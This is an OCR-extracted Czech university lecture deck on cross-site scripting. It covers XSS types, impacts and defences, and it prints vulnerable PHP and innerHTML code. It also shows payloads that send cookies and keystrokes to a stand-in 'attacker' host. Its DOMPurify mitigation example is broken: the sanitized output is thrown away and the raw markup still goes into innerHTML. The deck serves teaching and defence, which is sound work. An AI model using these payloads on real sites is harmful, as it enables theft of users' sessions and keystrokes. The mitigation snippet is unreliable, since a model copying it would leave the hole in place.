
XSS – Cross-site scripting

Bc. Michal Novák


BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF INFORMATION TECHNOLOGY

- Jeden z nejběžnějších útoků na webové aplikace



Základní princip XSS

- Řadí se mezi injekční útoky
- Spouštění kódu na straně klienta
- Typicky JavaScript (ale i ActionScript, VBScript nebo WebAssembly)




Zaběhlý způsob

- Reflektované (reflected) XSS
- Uložené XSS (stored)
- DOM XSS

vs.

Nový způsob

- Klientské (client) XSS
- Serverové (server) XSS



Data Persistence	Where untrusted data is used: Server	Where untrusted data is used: Client
Stored	Stored Server XSS	Stored Client XSS
Reflected	Reflected Server XSS	Reflected Client XSS

- ❑ **DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)**
- ❑ **Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense**

- Zcizení uživatelských dat:
  - Uživatelská jména + hesla
  - Cookies
  - Rodné příjmení matky, telefonní čísla, data narození, …
- Změna obsahu webových stránek
- Poškození dobrého jména provozovatele
- Vložení dalšího škodlivého kódu
- Přesměrování uživatele na jiné stránky
- …

- Kód webové aplikace musí mít zranitelnost specifického typu
  - Špatné ošetření uživatelských vstupů
  - Špatná práce s proměnnými
  - Zápis do „unsafe“ atributů (innerHTML)

```php
<?php echo "User input:" . $_GET['input']; ?>
```

```
<script>
function getData(){
    var data = (new URLSearchParams(window.location.search))
      .get('input');
    document.body.innerHTML = data;
}
</script>

<body onload="getData()"></body>
```

- Kód je nějak nutno vložit na webovou stránku (URL, formulář)

http://site/?input=<script>alert()</script>

```
<script type="text/javascript">
      var address = 'http://attacker?c=‘ + escape(document.cookie);
      fetch(address);
</script>
```

```
<img src=x onerror='document.onkeypress = function(e) {
      fetch (`http://attacker?k=` + String.fromCharCode(e.which))},
      this.remove();'>
```

- Detekce: nástroje Nessus a Nikto

- Použití frameworku pro vývoj FE
- Kódování výstupu (output encoding)
- HTML sanitace (WYSIWYG editory) ⇨ DOMPurify
- Safe sinks
- Zabezpečení cookies

```
1  const container = document.createElement('div');
2  const markup = `
3  <div class="container">
4  test text
5  </div>
6  `
7  DOMPurify.sanitize(markup);
8  container.innerHTML = markup;
9  document.body.appendChild(container);
```


Kde si můžu zkusit XSS?

https://xss-game.appspot.com

http://www.xssgame.com

https://alf.nu/alert1

Děkuji za pozornost!



G2.com

Stored XSS

Malicious script stored on a server, affecting the users accessing the vulnerable page.

Reflected XSS

Malicious script reflected off a server, targeting users through manipulated URLs.

DOM-based XSS

Harmful code manipulates web page's DOM, executing attacks in user's browser.

Zdroje

- “Owasp top ten,” [Online] https://owasp.org/www-project-top-ten
- “What is cross-site scripting?” [Online] https://www.cloudflare.com/learning/security/threats/cross-site-scripting/
- “Types of xss,” [Online] https://owasp.org/www-community/Types_of_Cross-Site_Scripting
- “Cross site scripting prevention cheat sheet,” [Online] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html